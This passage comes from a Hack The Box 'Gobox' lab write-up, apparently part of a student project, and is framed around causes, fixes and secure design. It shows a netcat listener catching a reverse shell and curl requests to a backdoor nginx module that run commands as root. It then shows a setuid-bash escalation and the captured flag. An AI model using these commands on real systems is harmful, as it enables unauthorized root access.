


Figure 18: the listener catches a shell as www-data@gobox.

This shell is on `gobox`, the real host, a different machine from the `aws` container where I had root. Here I'm only `www-data`, so I still need to escalate.

2.7 Privilege escalation, the nginx backdoor module

Poking through the filesystem, the nginx config stands out. In `/etc/nginx/sites-enabled` a server block listens on `127.0.0.1:8000` with a directive that doesn't exist in normal nginx, `command on`.

```
server {
        listen 8080;
        add_header X-Forwarded-Server golang;
        location / {
                proxy_pass http://127.0.0.1:9001;
        }
}

server {
        listen 127.0.0.1:8000;
        location / {
                command on;
        }
}
www-data@gobox:/etc/nginx/sites-enabled$
```

Figure 19: the nginx site config. One server on 127.0.0.1:8000 carries a non-standard command on directive.

Following that, `/etc/nginx/modules-enabled/50-backdoor.conf` loads a custom module, `ngx_http_execute_module.so`.

```
www-data@gobox:/etc/nginx/modules-enabled$ ls
ls
50-backdoor.conf
50-mod-http-image-filter.conf
50-mod-http-xslt-filter.conf
50-mod-mail.conf
50-mod-stream.conf
www-data@gobox:/etc/nginx/modules-enabled$ cat 50-backdoor.conf
cat 50-backdoor.conf
load_module modules/ngx_http_execute_module.so;
www-data@gobox:/etc/nginx/modules-enabled$
```

Figure 20: 50-backdoor.conf loads ngx_http_execute_module.so, a command-execution nginx module.

Searching the name leads to the NginxExecute project, whose usage is `?system.run[command]`.




Figure 21: the NginxExecute README, showing the default system.run[command] usage.

The default directive returned nothing.

```
curl http://127.0.0.1:8000/?system.run[id]
```




Figure 22: system.run[id] returns an empty reply, so the directive name was changed.

So I pulled the module and ran `strings` on it, grepping for `run`. The directive had been renamed from `system` to `ippsec`.

```
strings ngx_http_execute_module.so | grep run
```



Figure 23: strings on the module reveals the real directive name, ippsec.run.

nginx runs as root, so the module executes as root.

```
curl http://127.0.0.1:8000/?ippsec.run[id]
```

```
┌──(Aziz㉿kali-work)-[~/Downloads/random]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.15.198] from (UNKNOWN) [10.129.95.236] 43156
bash: cannot set terminal process group (945): Inappropriate ioctl for device
bash: no job control in this shell
www-data@gobox:/opt/website$ curl http://127.0.0.1:8000?ippsec.run[id]
curl http://127.0.0.1:8000?ippsec.run[id]
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    39  100    39    0     0  19500      0 --:--:-- --:--:-- --:--:-- 19500
uid=0(root) gid=0(root) groups=0(root)
www-data@gobox:/opt/website$
```

Figure 24: ippsec.run[id] runs as root.

To turn that into a shell I made a setuid copy of bash and ran it with `-p`.

```
curl 'http://127.0.0.1:8000/?ippsec.run[cp /bin/bash /tmp/bash]'
curl 'http://127.0.0.1:8000/?ippsec.run[chmod 4777 /tmp/bash]'
/tmp/bash -p
```

```
www-data@gobox:/opt/website$ curl http://127.0.0.1:8000?ippsec.run[id]
curl http://127.0.0.1:8000?ippsec.run[id]
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    39  100    39    0     0  19500      0 --:--:-- --:--:-- --:--:-- 19500
uid=0(root) gid=0(root) groups=0(root)
www-data@gobox:/opt/website$ curl 'http://127.0.0.1:8000?ippsec.run[cp%20%2fbin%2fbash%20%2ftmp]'
<0.0.1:8000?ippsec.run[cp%20%2fbin%2fbash%20%2ftmp]'
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
curl: (52) Empty reply from server
www-data@gobox:/opt/website$ curl 'http://127.0.0.1:8000?ippsec.run[chmod%204777%20%2ftmp%2fbash]'
<0.1:8000?ippsec.run[chmod%204777%20%2ftmp%2fbash]'
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
curl: (52) Empty reply from server
www-data@gobox:/opt/website$ /tmp/bash -p
/tmp/bash -p
whoami
root
```

Figure 25: copying bash, setting it setuid root, and running /tmp/bash -p to become root.

```
www-data@gobox:/opt/website$ /tmp/bash -p
/tmp/bash -p
whoami
root
cat /root/root.txt
25021b1f8b45b95d1fb4fc4184047c27
```

Figure 26: cat /root/root.txt as root.

Rooted.

3. Why It Was Vulnerable

- User input was rendered as a Go template on the forgot-password page, so `{{ . }}` dumped the context and leaked credentials.
- The app exposed its own source and a `DebugCmd` gadget that runs `os/exec`, turning template access into command execution.
- The container held AWS credentials with write access to the bucket serving the website.
- The port 80 site was served from a writable S3 bucket that also executed PHP.
- A backdoor nginx module ran commands as root on localhost.

4. How to Fix It

- Never render user input as a template, pass user data as escaped values and validate it.
- Remove debug and command endpoints before production, and run the app as a low-privilege user.
- Apply least-privilege IAM, use short-lived credentials instead of long-lived keys in the container.
- Don't serve executable content from a user-writable bucket, and separate static hosting from code execution.
- Monitor nginx configs and loaded modules with file-integrity checks, and don't run workers as root.

5. Skills Involved

- Spotting and exploiting Go template injection (`{{ . }}` context dump)
- Reading disclosed source for a dangerous method
- Scripting blind RCE over a web request
- AWS CLI enumeration against a LocalStack endpoint
- Bucket write to RCE on a PHP-executing site
- Reversing a custom nginx module with `strings` to find a renamed directive

6. What We Learned

- Go SSTI reads differently from Jinja. `{{ . }}` dumping the context is the tell, not `{{7*7}}`.
- One leaked credential chained into source, which chained into an exec gadget. Disclosure compounds.
- A container with write access to the site's bucket is an RCE primitive on the host.
- A backdoor can hide as a renamed directive, so looking at what nginx actually loads matters.

7. Link to Our Project

Gobox feeds two of SnapVault's design choices. Its credential leak in client-reachable code is the same class as our weak build's key in `app.js`, which the hardened version removes entirely (control C1, nothing secret sent to the browser). Its writable S3 bucket serving an executable PHP site is the same pattern as our Bucket-style weakness, so the hardened SnapVault serves files as inert downloads and never mirrors the bucket into an executable web root (control C5). Gobox is a clean demonstration of why "a bucket you can write to plus a site that runs PHP" is the core thing our secure build is built to prevent.

References

0xdf. (2021, August 30). *HTB: Gobox*. 0xdf hacks stuff. https://0xdf.gitlab.io/2021/08/30/htb-gobox.html

Cyber Wired. (2024). *Hack the Box: Gobox writeup*. Cyber Wired Training. https://www.cyberwiredtraining.net/writeups/hack-the-box-gobox

ippsec. (2021, August 26). *Gobox* [Machine writeup]. Hack The Box.

Pirateducky. (n.d.). *SSTI method confusion in Go*. DEV Community. https://dev.to/pirateducky/ssti-method-confusion-in-go-517p

limithit. (n.d.). *NginxExecute* [Computer software]. GitHub. https://github.com/limithit/NginxExecute